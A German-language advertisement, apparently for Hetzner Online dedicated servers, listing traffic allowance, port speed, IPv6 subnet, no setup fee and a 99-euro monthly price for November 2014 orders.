- Linux-Betriebssystem
- 30 TB Traffic inklusive\*
- **1 GBit/s-Port** Anbindung  
(200 MBit/s garantierter Bandbreite)
- IPv6-Subnetz (/64)
- Keine Mindestvertragslaufzeit
- Setupgebühr 0 €

monatlich **99** €

**KEINE SETUPGEBÜHR  
SIE SPAREN 99 €**

Gültig bei Bestellung im November 2014

Hetzner Online garantiert die Haltung und Sicherung Ihrer Daten in den eigenen deutschen Rechenzentren, gemäß dem hohen Datenschutz-Standard in Deutschland.

**WWW.HETZNER.DE**



\* Der Trafficverbrauch ist kostenlos. Bei einer Überschreitung von 20 TB/Monat (PX60) bzw. 30 TB/Monat (PX70-SSD) wird die Anbindung auf 10 Mbit/s reduziert. Optional kann für 1,99 € je weiteres TB die Limitierung dauerhaft aufgehoben werden.